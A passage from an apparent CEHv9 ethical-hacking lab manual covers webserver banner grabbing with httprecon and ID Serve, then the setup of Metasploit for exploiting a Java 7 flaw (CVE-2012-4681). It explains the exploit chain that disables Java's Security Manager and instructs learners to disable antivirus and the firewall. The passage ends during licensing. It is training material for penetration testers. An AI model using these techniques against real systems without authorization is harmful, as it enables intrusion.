
The scan engine of httprecon uses nine different requests, which are sent to the target webserver.

7. Scroll down the **Get existing** tab, and observe the server used (**Microsoft IIS**), its version (**6.0**), and the server-side application used to develop the webpages (**ASP.NET**).

8. When attackers obtain this information, they research the vulnerabilities present in ASP.NET and IIS version 6.0 and try to exploit them, which results in either full or partial control over the web application.

9. Click the **GET long request** tab, which lists all the GET requests. Then click the **Fingerprint Details** tab.

Httprecon does not rely on simple banner announcements by the analyzed software.



```
HTTP/1.1 400 Bad Request
Content-Type: text/html
Date: Tue, 22 Sep 2016 07:22:03 GMT
Connection: close
Content-Length: 34
```

```
Protocol Name            HTTP
Protocol Version         1.1
Statuscode               400
Statustext
Banner
```

FIGURE 2.3: The fingerprint and GET long request result of the entered website

10. The details displayed in the screenshot above include the name of the protocol the website is using, and its version.

11. By obtaining this information, attackers can make use of the vulnerabilities in HTTP to perform malicious activities such as sniffing over the HTTP channel, which might result in revealing sensitive data such as user credentials.

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
□ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Lab

3

Footprinting a Webserver Using ID Serve

ID Serve is a simple, free, small (26 Kbytes), and fast general-purpose Internet server identification utility.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Pen testers must be familiar with banner grabbing techniques to monitor servers and ensure compliance and appropriate security updates. Using this technique you can also locate rogue servers or determine the role of servers within a network. In this lab you will learn the banner grabbing technique to determine a remote target system using ID Serve. In order to be an expert ethical hacker and pen tester, you must understand how to footprint a webserver.

Lab Objectives

This lab will show you how to footprint webservers and how to use ID Serve. It will teach you how to:

- Use the ID Serve tool
- Get a webserver footprint

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv9 Module 11 Hacking Webservers

Lab Environment

To carry out the lab, you need:

- ID Serve located at **D:\CEH-Tools\CEHv9 Module 11 Hacking Webservers\Webserver Footprinting Tools\ID Serve**. You can also download the latest version of **ID Serve** from the link http://www.grc.com/id/idserve.htm If you decide to download the latest version, then screenshots shown in the lab might differ
- Windows Server 2012
- A Web browser with Internet access
- Administrator privileges to run tools

Lab Duration

Time: 5 Minutes

ID Serve is a simple, free, small (26 Kbytes), and fast general-purpose Internet server identification utility.

Overview of ID Serve


ID Serve determines the domain name associated with an IP address. This process is known as a reverse DNS lookup and is useful when checking firewall logs or receiving an IP address. Not all IP addresses that have a forward direction lookup (Domain-to-IP) have a reverse (IP-to-Domain) lookup, but many do.

Lab Tasks

TASK 1

Launch ID Server

1. Navigate to **D:\CEH-Tools\CEHv9 Module 11 Hacking Webservers\Webserver Footprinting Tools\ID Serve**.
2. If an **Open File - Security Warning** pop-up appears, click **Run**.
3. The main window of ID Server appears. Click the **Server Query** tab.



ID Serve

ID Serve

Internet Server Identification Utility, v1.02
Personal Security Freeware by Steve Gibson
Copyright (c) 2003 by Gibson Research Corp.

1 Enter or copy / paste an Internet server URL or IP address here (example: www.microsoft.com):

When an Internet URL or IP has been provided above, press this button to initiate a query of the specified server.

3 Server query processing

4 The server identified itself as:

FIGURE 3.1: Welcome screen of ID Serve

ID Serve can connect to any server port on any domain or IP address.

TASK 2


Examine the Result

4. In option **1**, enter the URL (http://www.juggyboy.com) you want to **footprint** in the **Enter or copy/paste an Internet server URL or IP address** section.
5. Click **Query the Server** to start querying the website.

6. After the completion of the **query**, ID Serve displays the results of the entered website, as shown in the following screenshot:

ID Serve uses the standard Windows TCP protocol when attempting to connect to a remote server and port.

ID Serve can almost always identify the make, model, and version of any web site's server software.


ID Serve
ID Serve
Internet Server Identification Utility, v1.02
Personal Security Freeware by Steve Gibson
Copyright (c) 2003 by Gibson Research Corp.
Background
Server Query
Q&A / Help
1
2
Query The Server
When an Internet URL or IP has been provided above, press this button to initiate a query of the specified server.
3
4
Copy
Goto ID Serve web page
Exit

Enter or copy / paste an Internet server URL or IP address here (example: www.microsoft.com) :
http://www.juggyboy.com

Server query processing :

```
Accept-Ranges: bytes
ETag: "19a4e65e8d4cd1:7a49"
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Query complete.
```

The server identified itself as :
Microsoft-IIS/6.0

FIGURE 3.2: ID Serve detecting the footprint

Note: The result might vary in your lab environment.

7. By obtaining this information, attackers may perform vulnerability analysis on of that particular version of webserver and implement various techniques to perform exploitation.

Lab Analysis

Document all the server information.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Lab

4

Exploiting Java Vulnerability using Metasploit Framework

Metasploit software helps security and IT professionals identify security issues, verify vulnerability mitigations, and manage expert-driven security assessments.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Pen testing evaluates the security of a computer system or network by simulating an attack from malicious outsiders (who do not have an authorized means of accessing the organization's systems) and malicious insiders (who have some level of authorized access). The process involves an active analysis of the system for vulnerabilities that could result from poor or improper system configuration, either known and unknown hardware or software flaws, or operational weaknesses in process or technical countermeasures. This analysis is carried out from the position of a potential attacker and can involve active exploitation of security vulnerabilities. The Metasploit Project is a computer security project that provides information about security vulnerabilities and aids in pen testing and IDS signature development. Its most well-known sub-project is the open-source Metasploit Framework, a tool for developing and executing exploit code against a remote target machine. Other important sub-projects include the Opcode Database, shellcode archive, and security research.

Metasploit Framework is one of the main tools for pen test engagement. To be an expert ethical hacker and pen tester, you must understand Metasploit Framework, its various modules, exploits, payloads, and commands.

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv9 Module 11 Hacking Webservers

Lab Objectives

The objective of this lab is to demonstrate exploitation of JDK 7 vulnerabilities to take control of a target machine.

Lab Environment

In this lab, you need:

- Metasploit, which is located at **D:\CEH-Tools\CEHv9 Module 11 Hacking Webservers\Webserver Attack Tools\Metasploit Framework**. You can also download the latest version of **Metasploit Framework** from the link http://www.metasploit.com/download. If you decide to download the latest version, then screenshots shown in the lab might differ
- A computer running Windows Server 2012 as host machine
- Windows Server 2008 running on a virtual machine as the target machine
- A web browser in both machines
- Microsoft .NET Framework 2.0 or later in both host and target machine
- JRE 7u6 running on the target machine (remove any other version of JRE installed).The JRE 7u6 setup file (jre-7u6-windows-i586.exe) is available at **D:\CEH-Tools\CEHv9 Module 11 Hacking Webservers\Webserver Attack Tools\Metasploit Framework**. You can also download the JRE 7u6 setup file at http://www.oracle.com/technetwork/java/javase/downloads/java-archive-downloads-javase7-521261.html#jre-7u60-oth-JPR
- Administrator privileges

Lab Duration

Time: 10 Minutes

Overview of the Lab

This lab demonstrates the exploit that takes advantage of two issues in JDK 7: The ClassFinder and MethodFinder.findMethod(). Both were newly introduced in JDK 7. ClassFinder is a replacement for classForName. It allows untrusted code to obtain a reference and have access to a restricted package in JDK 7, which can be used to abuse sun.awt.SunToolkit (a restricted package). With sun.awt.SunToolkit, an attacker can invoke getField() by abusing the findMethod() in Statement.invokeInternal(). To do this, but getField() must be public, and that's not always the case in JDK 6. The attacker's ultimate goal is to access Statement.acc's private field, modify AccessControlContext, and then disable Security Manager. Once Security Manager is disabled, the attacker can execute arbitrary Java code.


Lab Tasks

TASK 1

Install Metasploit Framework

1. Before beginning this lab, log in to **Windows Server 2008** virtual machine and ensure that you have installed Java Runtime Environment (JRE 7u6) from the location **Z:\CEHv9 Module 11 Hacking Webservers\Webserver Attack Tools\Metasploit Framework.**

2. Switch to the host machine (**Windows Server 2012**). Navigate to **D:\CEH-Tools\CEHv9 Module 11 Hacking Webservers\Webserver Attack Tools\Metasploit Framework**. Double-click **metasploit-latest-windows-installer.exe** and follow the Wizard steps to install **Metasploit Framework**.



Setup - Metasploit

Welcome to the Metasploit Setup Wizard.


FIGURE 4.1: Metasploit setup window

The exploit takes advantage of two issues in JDK 7: The ClassFinder and MethodFinder.findMethod( ). Both were newly introduced in JDK 7. ClassFinder is a replacement for classForName back in JDK 6.

Note: Disable Anti-virus or add an exception to Metasploit in the Anti-virus before installing the framework. Also disable the Firewall. Failing to do so may lead to malfunctioning of the Metasploit Framework. A few warning pop-ups from these security applications may appear before or during installation. Click **OK** if such pop-ups appear.

3. It takes 5-10 minutes for installation to complete.

4. On completion of installation, the last step of the setup wizard appears; click **Finish**.



Completing the Metasploit Setup Wizard


Setup has finished installing Metasploit on your computer.

☑ Access Metasploit Web UI?

FIGURE 4.2: Metasploit installation completed

It allows untrusted code to obtain a reference and have access to a restricted package in JDK 7, which can be used to abuse sun.awt.SunToolkit (a restricted package).

5. If a pop-up appears asking you to choose a browser to open Metasploit, select a browser of your choice. In this lab, the **Firefox** browser was chosen.




How do you want to open this type of file (.html)?

FIGURE 4.3: Choosing a web browser

With sun.awt.SunToolkit, we can actually invoke getField() by abusing findMethod() in Statement.invokeInternal() (but getField() must be public, and that's not always the case in JDK 6) in order to access Statement.acc's private field, modify AccessControlContext, and then disable Security Manager.

6. If a localhost webpage appears, asking you to click the link https://localhost:3790/, click it. Otherwise, skip to the next step.



Welcome to Metasploit

Let's now guide you through configuring your Metasploit instance.

On the next screen, your browser may warn you about an insecure SSL certificate. This is normal, and here is why:

Metasploit runs a web server on your computer with a self-signed localhost SSL certificate that was generated as part of the Metasploit installation and therefore hasn't been signed by a certificate authority. To use Metasploit, you must accept or add an exception for this SSL certificate.

If you just installed or started Metasploit, it may take up to 10 minutes for Metasploit to initialize and for the Metasploit service to start. As a result, you may get a 404 missing page error or a progress dialog on the next screen. If this occurs, please refresh the page until Metasploit is available.

To begin using Metasploit, visit the following URL in your browser:


https://localhost:3790/

FIGURE 4.4: Clicking the localhost link

Once Security Manager is disabled, we can execute arbitrary Java code. Our exploit has been tested successfully against multiple platforms, including: IE, Firefox, Safari, Chrome; Windows, Ubuntu, OS X, Solaris, etc.

7. A localhost webpage appears, saying the connection is untrusted. Click **I Understand the Risks**.

This Security Alert addresses security issues CVE-2012-4681 (US-CERT Alert TA12-240A and Vulnerability Note VU#636312) and two other vulnerabilities affecting Java running in web browsers on desktops.



This Connection is Untrusted

You have asked Firefox to connect securely to **localhost:3790**, but we can't confirm that your connection is secure.

Normally, when you try to connect securely, sites will present trusted identification to prove that you are going to the right place. However, this site's identity can't be verified.


What Should I Do?

If you usually connect to this site without problems, this error could mean that someone is trying to impersonate the site, and you shouldn't continue.

FIGURE 4.5: Metasploit Adding Exceptions

8. The **I Understand the Risks** node expands, displaying a message related to security risks.

9. Click **Add Exception...**



Normally, when you try to connect securely, sites will present trusted identification to prove that you are going to the right place. However, this site's identity can't be verified.

What Should I Do?


If you usually connect to this site without problems, this error could mean that someone is trying to impersonate the site, and you shouldn't continue.

If you understand what's going on, you can tell Firefox to start trusting this site's identification. **Even if you trust the site, this error could mean that someone is tampering with your connection.**

Don't add an exception unless you know there's a good reason why this site doesn't use trusted identification.

FIGURE 4.6: Metasploit Adding Exceptions

10. An **Add Security Exception** window appears. Click **Confirm Security Exception**.



Add Security Exception

You are about to override how Firefox identifies this site.
Legitimate banks, stores, and other public sites will not ask you to do this.

Server

Location: https://localhost:3790/ | Get Certificate

Certificate Status

This site attempts to identify itself with invalid information. | View...

Unknown Identity

Certificate is not trusted, because it hasn't been verified by a recognized authority using a secure signature.

☑ Permanently store this exception

Confirm Security Exception | Cancel

FIGURE 4.7: Confirming Security Exception

These vulnerabilities are not applicable to Java running on servers or standalone Java desktop applications. They also do not affect Oracle server-based software.

11. **Metasploit - Setup and Configuration** login screen appears. Complete the **Username**, **Password** and **Password confirmation** fields and click **Create Account**.

12. The username and password for this lab are **Jason** and **test@123**.




FIGURE 4.8: Metasploit Creating an Account


These vulnerabilities may be remotely exploitable without authentication, i.e., they may be exploited over a network without the need for a username and password.

Note: If you are performing this in Internet Explorer, then a few **Internet Explorer** pop-ups may appear. Click **Close**.

TASK 2

Product Key Activation

13. Activate Your Metasploit License window appears. Click **GET PRODUCT KEY**.



Activate Your Metasploit License

1. Get Your Product Key


2. Enter Product Key You've Received by Email

□ Use an HTTP Proxy to reach the Internet

FIGURE 4.9: Metasploit Activating License Key

To be successfully exploited, an unsuspecting user running an affected release in a browser will need to visit a malicious web page that leverages this vulnerability. Successful exploits can impact the availability, integrity, and confidentiality of the user's system.

14. A window appears with the **Two FREE Metasploit Offerings!** Heading. Click **GET COMMUNITY EDITION** under **metasploit community**.




Two FREE Metasploit Offerings!

metasploit pro	metasploit community
Fully Functional 7-Day Trial Get the fully featured trial of the commercial edition for IT security professionals.	Limited Features - No Expiration Get the limited-feature community edition for students and small businesses.
• Smart exploitation • Advanced vulnerability verification • Password auditing • Web application scanning • Social engineering • Team collaboration • Reporting • Enterprise-level support • Security Audit Wizards • MetaModules	• Network Discovery • Vulnerability Scanner Import • Basic Exploitation • Module Browser

FIGURE 4.10: Choosing Community Edition

Due to the severity of these vulnerabilities, the public disclosure of technical details and the reported exploitation of CVE-2012-4681 "in the wild," Oracle strongly recommends that customers apply the updates provided by this Security Alert as soon as possible.

15. Complete all the mandatory fields and click **GET FREE LICENSE**.




Register & Get Your Free Metasploit Community License

*First Name	[illegible]	Contact details are required to register for this product.	
*Last Name	[illegible]	*Daytime Phone	[illegible]
*Job Title	ethical hacker	*Work Email	[illegible]@gmail.com
*Company Name	xyz		
*Country	United States		
*State/Province	D.C		
*Type of Use	Student		

FIGURE 4.11: Filling up the details

The Metasploitable virtual machine is an intentionally vulnerable version of Ubuntu Linux designed for testing security tools and demonstrating common vulnerabilities. Version 2 of this virtual machine is available for download from Sourceforge.net and ships with even more vulnerabilities than the original image. This virtual machine is compatible with VMWare, VirtualBox, and other common virtualization platforms.

16. You will be redirected to the license activation window.



Activate Your Metasploit License

1. Get Your Product Key


2. Enter Product Key You've Received by Email

□ Use an HTTP Proxy to reach the internet?

FIGURE 4.12: Metasploit license activation window

By default, Metasploitable's network interfaces are bound to the NAT and Host-only network adapters, and the image should never be exposed to a hostile network. (Note: A video tutorial on installing Metasploitable 2 is available at the link Tutorial on installing Metasploitable 2.0 on a Virtual Box Host Only network.)

17. Log in to your email account. Open the mail sent to your inbox from Rapid7 and copy the license key.



Rapid7 Metasploit Pro Trial License Activated

MacLeod, Allison allison_macleod@rapid7.com via bounces.netsuite... 8:03 PM (3 minutes ago)
to me

Your Metasploit Pro License
[redacted]

RAPID7
866-7-RAPID7 / Contact

Thank you for registering for a 8-day trial of Metasploit Pro. **To get started, follow the steps below:**

1. If you have not downloaded our software yet, do so here: Download Metasploit
2. After download is complete, run the installer
3. Enter your license key to unlock your trial

